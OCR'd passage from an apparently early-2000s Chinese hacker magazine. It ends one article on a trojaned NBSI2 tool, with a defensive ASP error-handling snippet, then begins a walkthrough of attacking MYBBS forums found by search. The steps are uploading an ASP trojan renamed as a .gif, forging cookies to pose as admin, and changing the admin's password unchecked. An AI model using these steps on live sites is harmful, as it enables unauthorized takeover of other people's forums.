


图8

别的就不管了，直接到找到窃取我们信息的黑网页看看。不错啊，看代码后原来NBSI传递过来的信息都放在旁边的img_log.txt里了。既然这样我就不客气了，全收下了，呵呵，如图9。




图9

哇塞，居然还把我的ip都记录下来了。本来是想找到黑手的后门的，再把代码给改改，收集些信息…… 想了想，算了，既然把自己的信息找回来了，也就算了。

对了，最后再把前面提到的关于暴数据库路径的解决方法说说。在连接数据库的文件代码前添加<%on error resume next%>和：

```
Conn.Open
 If Err Then
   err.Clear
   Set Conn = Nothing
   Response.Write "error!"
   Response.End
   End If
```

即可。其中的"Conn"是所创建连接的对象。顺便把Serv-U修改默认密码的补丁软件也附上吧，好象6.0版本都有这个漏洞哦。

关于服务器的安全配置，程序代码的安全。作为管理员的我们应该看多了吧。别的我就不多说了，大家仁者见仁智者见智吧。最后提醒一下安全爱好者：一些（安全）软件还不能随便用，说不准它就是一只披着羊皮的狼哦！

（文章中涉及到的程序NBSI2 DreamCat破解版、桂林老兵的asp管理器、domain.exe、Serv_UPath.exe已经收录于光盘中）

MYBBS 一年纪小漏洞可不小

傲笛飞血

一提到论坛，大家都会想到动网吧，并肯定会联想到动网的那一系列漏洞，真是琳琅满目，让我们目不暇接，更让我们管理员哭的眼泪都没了。于是乎不少人纷纷弃动网而另投明主，但其他的论坛系统肯定安全吗？不见得吧！MYBBS是最近兴起的一个论坛，年纪轻就是没经验啊，殊不知自己身上有一个动网upflie.asp一样易操作却危险至极的东东，下面就让我们踏上这段漏洞之旅吧！

像往常一样，我们先在百度里搜搜，我搜的是“mybbs version mybbs access”，搜出来很多页，选中一个上去，这个人气还不错。啥也不管，注册了个帐号、登录。这里要注意了，登录时一定要点保存cookiea，如图1，登录上去，随便找个地方发个帖子，看好了，这里有个上传文件的地方，然后我选了一个asp木马的后缀改成gif点上传，这时看下面会出现一些字，如图2，记下它来。

我的是“[IMG]../mybbs_UpLoadFile/200531242707450.gif[/IMG]”，继续来，下面我们要找到他的管理员ID，但我们只要找大ID就行了，密码就不要了，要不就不叫漏洞了。

有不少朋友都是在会员那一页里找VIP会员，但我想，有点经验的管理员都会把管理权限给普通会员的，所以我是从注册日期入手，第一个号一般就是我们要的了（当然你可以用别的方法），我找的是admin（其实我试了好多个，admin是最后找到的，如图3）。




图 1




图 2




图 3

好了，我们现在打开iecv.exe，在里面找到我们准备入侵的论坛的网址，在下面点右键选修改coolie内容。然后把我们的ID改成我们找到的管理员ID，如图4、图5。




图 4




图 5

改好后我们再打开一个浏览器窗口（必须重开一个），把我们那个论坛的网址打上，看到了吗？我们成了admin了（别兴奋，这时候还只是假象）。我们这时点资料。在里面把管理员的ID改了（改就行，不要原密码，漏洞就在这儿），如图6、图7。

